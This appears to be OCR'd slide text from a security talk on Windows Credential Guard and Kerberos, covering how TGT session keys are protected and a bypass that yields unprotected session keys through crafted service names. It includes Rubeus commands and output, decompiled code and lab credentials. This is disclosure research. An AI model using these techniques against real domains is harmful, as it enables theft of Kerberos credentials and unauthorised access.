
```
IumLkHandle@ffffa180022e4ce0
        size: 20, ptr:ffffa180022e4d60
+0000 0xffffa180022e4d60  b3 f1 e5 e9 5c dc 5a cc  bd 1a e4 e2 ab 02 7e 8e
+0010 0xffffa180022e4d70  59 93 7f 17 22 fc b8 9d  9c 27 c8 95 f1 f7 15 00


IumLkArrayHandle@ffffa180022e4e80
        size: 50, ptr:ffffa180023fd4c0
+0000 0xffffa180023fd4c0  50 00 00 00 01 00 02 00  02 00 00 00 b3 f1 e5 e9
+0010 0xffffa180023fd4d0  5c dc 5a cc bd 1a e4 e2  ab 02 7e 8e 59 93 7f 17
+0020 0xffffa180023fd4e0  22 fc b8 9d 9c 27 c8 95  f1 f7 15 00 01 00 00 00
+0030 0xffffa180023fd4f0  64 2b 1c 53 85 0d 11 2f  e6 cc 76 08 2f 0f 07 ce
+0040 0xffffa180023fd500  f6 6c 52 31 f5 ff 1b 30  48 7c ce fb 62 1e 91 3c
```

Credential Guard Secrets

Keberos

- Kerberos TGT session keys are protected by Credential Guard
- TGT's dumped with Rubeus (or other tool) will have an enctype of -180
- The original AES or RC4 session key never leaves the trustlet memory space

```
  UserName                 : Administrator
  Domain                   : EC
  LogonId                  : 0x6fbb6
  UserSID                  : S-1-5-21-948404646-3373489040-2696311391-500
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 14/03/2025 12:14:22
  LogonServer              : WIN-HGABE67BN5F
  LogonServerDNSDomain     : EC.LAB
  UserPrincipalName        : Administrator@ec.lab


    ServiceName              :  krbtgt/EC.LAB
    ServiceRealm             :  EC.LAB
    UserName                 :  Administrator (NT_PRINCIPAL)
    UserRealm                :  EC.LAB
    StartTime                :  14/03/2025 12:14:22
    EndTime                  :  14/03/2025 22:14:22
    RenewTill                :  21/03/2025 12:14:22
    Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
    KeyType                  :  credGuard_blob
    Base64(key)              :  V1JBUAMAAAASAAAAqwAAAAAAAAAXAAAAZAAAAAEAAAABAQAAAgAAAFxOlusuPOP1s1
Kl2hOs0tnqwzeynEhq81GfgEr7lF/QEAAAAAAAAAAAAAAAAAAAAABAAAAMAAAAEtlcmJlcm9zS2V5V2l0aE1ldGFkYXRhfzaSs
p75Lta0tKP0YFF35qlG7ZqP+ZIy0Y5cQuj6f
    Base64EncodedTicket    :
```





Credential Guard Secrets

Kerberos Key Blob

- Kerberos session key is encrypted with AES GCM
- Key is derived using SP-800-108
- Like Entra Primary Refresh Token
- Random 32-byte context is generated and the most recent `IumLkArrayHandle` key used as the master key
- Random context, auth data, tag and encrypted key all stored inside the credential guard wrapped key blob
- AES GCM auth data contains:
  - Trustlet ID,
  - VTL level,
  - Decrypted key length
  - Metadata string: `KerberosKeyWithMetadata`

- KDF Label: `IUMCRYPTO\0`
- KDF Hash Algo: `SHA256\0`
- KDF Context: `Random 32 bytes`





Credential Guard Secrets

Recap

- Secure world memory is isolated and controlled via hypervisor
- Ring 0 access from normal world won't get you anywhere
- Ring 3 secure world compromise doesn’t help much either
- Initial master keys are passed from bootloader / secure boot process
- Each credential guard secret has its own derived key
- Long term keys and TGT session keys never leave the secure world
- Unbreakable, right?

Rubeus Goodies

Service Ticket Requests

- Rubeus **`asktgs`** now supports delegating to LSASS
- Uses **`LsaCallAuthenticationPackage`** API
- Can target current user context or other user via **`/luid`** argument
- Other users require elevation
- Canonicalization off by default
- **`/opsec`** option enables canonicalization


```
PS C:\tools> .\Rubeus.exe asktgs /service:LDAP/WIN-HGABE67BN5F.ec.lab/ec.lab

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGS

[=] Requesting service ticket via LSA authentication package 2 using handle 0x10074720
[*] base64(ticket.kirbi):

      doIGRjCCBkKgAwIBBaEDAgEWooIFQjCCBT5hggU6MIIFNqADAgEFoQgbBkVDLkxBQqIxMC+gAwIBAqEo
      MCYbBExEQVAbFldJTi1IR0FCRTY3Qk41Ri5lYy5sYWIbBmVjLmxhYqOCBPAwggTsoAMCARKhAwIBA6KC
      BN4EggTaowQ+kCXOY8deFDSZAwSJ6hx33DpPrW8d75qy9chNXjWTwewTj03YJzQSM40vMYX764Y6OTlO
      gqVcaYd3Cux+hzaqwAUjm81lvE77+ZPnCu0uaOPL6BEjsntevQaDTMyvmVdfRzrrVH5AzxuIrfqFWvMf
      qt4b4xEGZHWugeJB+ig3FvPbCbzQ0nWbztil/xO8qlD62ptt6yLZwf1CiG6QGFeH0o5fZP6qnNRbnT2j
```

Rubeus Goodies

Canonicalization

- What exactly is canonicalization?
- When canonicalization is requested, client or service name are standardised
- In other words, response ticket cname or sname not always the requested one
- Canonicalization is on by default for built in Windows requests

```
Rubeus.exe asktgt /user:joe /password:Passw0rd! /domain:ec.lab /opsec /enctype:aes256

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.3

[*] Action: Ask TGT

[*] Using salt: EC.LABjoe
[*] Using domain controller: WIN-HGABE67BN5F.ec.lab (192.168.110.2)
[!] Pre-Authentication required!
[!]     AES256 Salt: EC.LABjoe
[*] Using aes256_cts_hmac_sha1 hash: F73E5183C12937722E02961232FD3B47340473857E8977E7C6F9C2FBE53B0E3C
[*] Building AS-REQ (w/ preauth) for: 'ec.lab\joe'
[*] Using domain controller: 192.168.110.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

  ServiceName              :  krbtgt/EC.LAB
  ServiceRealm             :  EC.LAB
  UserName                 :  joe.public (NT_PRINCIPAL)
  UserRealm                :  EC.LAB
  StartTime                :  18/03/2025 13:07:21
  EndTime                  :  18/03/2025 23:07:21
  RenewTill                :  25/03/2025 13:07:21
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
```



Rubeus Goodies

Canonicalization

- What exactly is canonicalization?
- When canonicalization is requested, client or service name are standardised
- In other words, response ticket **`cname`** or **`sname`** not always the requested one
- Canonicalization is on by default for built in Windows requests

```
Rubeus.exe asktgt /user:joe /password:Passw0rd! /domain:ec.lab /opsec /enctype:aes256

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGT

[*] Using salt: EC.LABjoe
[*] Using domain controller: WIN-HGABE67BN5F.ec.lab (192.168.110.2)
[!] Pre-Authentication required!
[!]     AES256 Salt: EC.LABjoe
[*] Using aes256_cts_hmac_sha1 hash: F73E5183C12937722E02961232FD3B47340473857E8977E7C6F9C2FBE53B0E3C
[*] Building AS-REQ (w/ preauth) for: 'ec.lab\joe'
[*] Using domain controller: 192.168.110.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

  ServiceName              :  krbtgt/EC.LAB
  ServiceRealm             :  EC.LAB
  UserName                 :  joe.public (NT_PRINCIPAL)
  UserRealm                :  EC.LAB
  StartTime                :  18/03/2025 13:07:21
  EndTime                  :  18/03/2025 23:07:21
  RenewTill                :  25/03/2025 13:07:21
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
```

```
Rubeus.exe asktgt /user:joe /password:Passw0rd! /domain:ec.lab

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: FC525C9683E8FE067095BA2DDC971889
[*] Building AS-REQ (w/ preauth) for: 'ec.lab\joe'
[*] Using domain controller: 192.168.110.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

  ServiceName              :  krbtgt/ec.lab
  ServiceRealm             :  EC.LAB
  UserName                 :  joe (NT_PRINCIPAL)
  UserRealm                :  EC.LAB
  StartTime                :  18/03/2025 13:07:29
  EndTime                  :  18/03/2025 23:07:29
  RenewTill                :  25/03/2025 13:07:29
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  dTIedFhkbhr3x/Z/T4kDEA==
  ASREP (key)              :  FC525C9683E8FE067095BA2DDC971889
```

Unbreakable Right

How does LsaIso know?

- A Kerberos TGT is just another ticket
- How does LsaIso know how to protect it?
- `KerbClientShared.dll!KerbGetFlagsForKdcReply` to the rescue
- Ticket `sname` must either start with `krbtgt`
- Or `sname = kadmin/changepw`
- Lets put that to the test.

```
Rubeus.exe asktgs /service:krbtgt

  _____       _
 (_____ \     | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.3

[*] Action: Ask TGS

[=] Requesting service ticket via LSA authentication package 2 using handle 0x15762640
[*] base64(ticket.kirbi):

  ServiceName              :  krbtgt
  ServiceRealm             :  EC.LAB
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  EC.LAB
  StartTime                :  18/03/2025 13:41:26
  EndTime                  :  18/03/2025 23:37:12
  RenewTill                :  25/03/2025 13:37:12
  Flags                    :  name_canonicalize, pre_authent, renewable, forwardable
  KeyType                  :  aes256_gcm_ghash_credguard
  Base64(key)              :  V1JBUAMAAAASAAAAqwAAAAAAAAAXAAAAZAAAAAEAAAABAQAAAgAAAFSACg...
```


```
ulong __cdecl KerbGetFlagsForKdcReply(KERB_ENCRYPTED_KDC_REPLY *param_1)

{
  longlong lVar1;
  undefined8 uVar2;
  int iVar3;

                    /* 0x4c80  37  KerbGetFlagsForKdcReply */
  if ((*(longlong *)(param_1 + 0x98) != 0) &&
     (lVar1 = *(longlong *)(*(longlong *)(param_1 + 0x98) + 8), lVar1 != 0)) {
    iVar3 = _o__strnicmp("krbtgt",lVar1,6);
    if (iVar3 == 0) {
      return 1;
    }
    if (**(longlong **)(param_1 + 0x98) != 0) {
      uVar2 = *(undefined8 *)(**(longlong **)(param_1 + 0x98) + 8);
      iVar3 = _o__stricmp("kadmin",lVar1);
      if (iVar3 == 0) {
        iVar3 = _o__stricmp("changepw",uVar2);
        if (iVar3 != 0) {
          return 0;
        }
        return 4;
      }
    }
  }
  return 0;
}
```

Unbreakable Right

How does Lsalso know?

- Lets add another SPN to **`krbtgt`** account
- What happens if we request a ticket using **`notkrbgt/service`**
- We get an unprotected TGT
- But who cares, **`krbtgt`** is not writable anyway
- Can we abuse this “feature” from an unprivileged perspective…

```
Rubeus.exe asktgs /service:notkrbtgt/service

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: Ask TGS

[=] Requesting service ticket via LSA authentication package 2 using handle 0x15639648
[*] base64(ticket.kirbi):

      doIGIjCCB...

  ServiceName              :  notkrbtgt/service
  ServiceRealm             :  EC.LAB
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  EC.LAB
  StartTime                :  18/03/2025 15:57:14
  EndTime                  :  19/03/2025 01:57:03
  RenewTill                :  25/03/2025 15:57:03
  Flags                    :  name canonicalize, pre authent, renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  5J/6o+VbTE9LPls/OddJhtbOm4zGjaTO1uPwwLSq8mU=
```



Unbreakable Right

Undistinguished Name

- Kerberos supports requesting client and service names using various name type hints
- Initial support added for client names as part of my DC31 talk “A Broken Marriage - Abusing Mixed Vendor Kerberos Stacks”
- Support now extended to include service name via the `/servicetype` argument
- We can’t rely on traditional `asktgs` path with `/ticket` argument, because we don’t have one.
- We need to use the Kerberos authentication package via `LsaCallAuthenticationPackage` to request service tickets via LSA
- Can this be done….

7.5.8. Name Types

Name Type	Value	Meaning
KRB_NT_UNKNOWN	0	Name type not known
KRB_NT_PRINCIPAL	1	Just the name of the principal as in DCE, or for users
KRB_NT_SRV_INST	2	Service and other unique instance (krbtgt)
KRB_NT_SRV_HST	3	Service with host name as instance (telnet, rcommands)
KRB_NT_SRV_XHST	4	Service with host as remaining components
KRB_NT_UID	5	Unique ID
KRB_NT_X500_PRINCIPAL	6	Encoded X.509 Distinguished name [RFC2253]
KRB_NT_SMTP_NAME	7	Name in form of SMTP email name (e.g., user@example.com)
KRB_NT_ENTERPRISE	10	Enterprise name; may be mapped to principal name

Unbreakable Right

Undistinguished Name

- Analysis of kerberos.dll required, the Kerberos authentication package
- Discovered a method called `KerbProcessTargetNames`
- The method was responsible for setting up the target client and service name types
- These seem to translate to the values from the Kerberos specification

7.5.8. Name Types

Name Type	Value	Meaning
KRB_NT_UNKNOWN	0	Name type not known
KRB_NT_PRINCIPAL	1	Just the name of the principal as in DCE, or for users
KRB_NT_SRV_INST	2	Service and other unique instance (krbtgt)
KRB_NT_SRV_HST	3	Service with host name as instance (telnet, rcommands)
KRB_NT_SRV_XHST	4	Service with host as remaining components
KRB_NT_UID	5	Unique ID
KRB_NT_X500_PRINCIPAL	6	Encoded X.509 Distinguished name [RFC2253]
KRB_NT_SMTP_NAME	7	Name in form of SMTP email name (e.g., user@example.com)
KRB_NT_ENTERPRISE	10	Enterprise name; may be mapped to principal name

```
if ((ushort)wVar2 < 0x5d) {
  if (wVar2 == L'/') {
    uVar23 = uVar23 + 1;
    serviceType = 2;
  }
  else if (wVar2 == L'@') {
    if ((param_4 & 2) == 0) {
      if (serviceType == 0) {
        serviceType = 1;
        uVar23 = uVar23 + 1;
        p_Stack_90 = p_Var18 + 2;
        sVar12 = (wVar1 - wVar19) + -2;
        local_98[1] = sVar12;
        local_98[0] = sVar12;
        if (sVar12 == 0) goto LAB_1800493ba;
        local_b0._0_4_ = CONCAT22(wVar19,wVar19);
        wVar21 = wVar19;
        pwStack_a8 = pwVar11;
      }
    }
    else {
      serviceType = 10;
      uVar23 = 1;
      local_b0._0_4_ = CONCAT22(*(ushort *)(p_Var15 + 2),wVar1);
      wVar21 = wVar1;
      pwStack_a8 = pwVar11;
    }
  }
  else if (wVar2 == L'\\') {
    iVar8 = FUN_180049437((ulonglong)(ushort)wVar2,pwVar11,(uchar *)p
                          CONCAT44(in_stack_ffffffffffffff24,in_stack
                          CONCAT44(in_stack_ffffffffffffff2c,in_stack
    return iVar8;
  }
```

Unbreakable Right

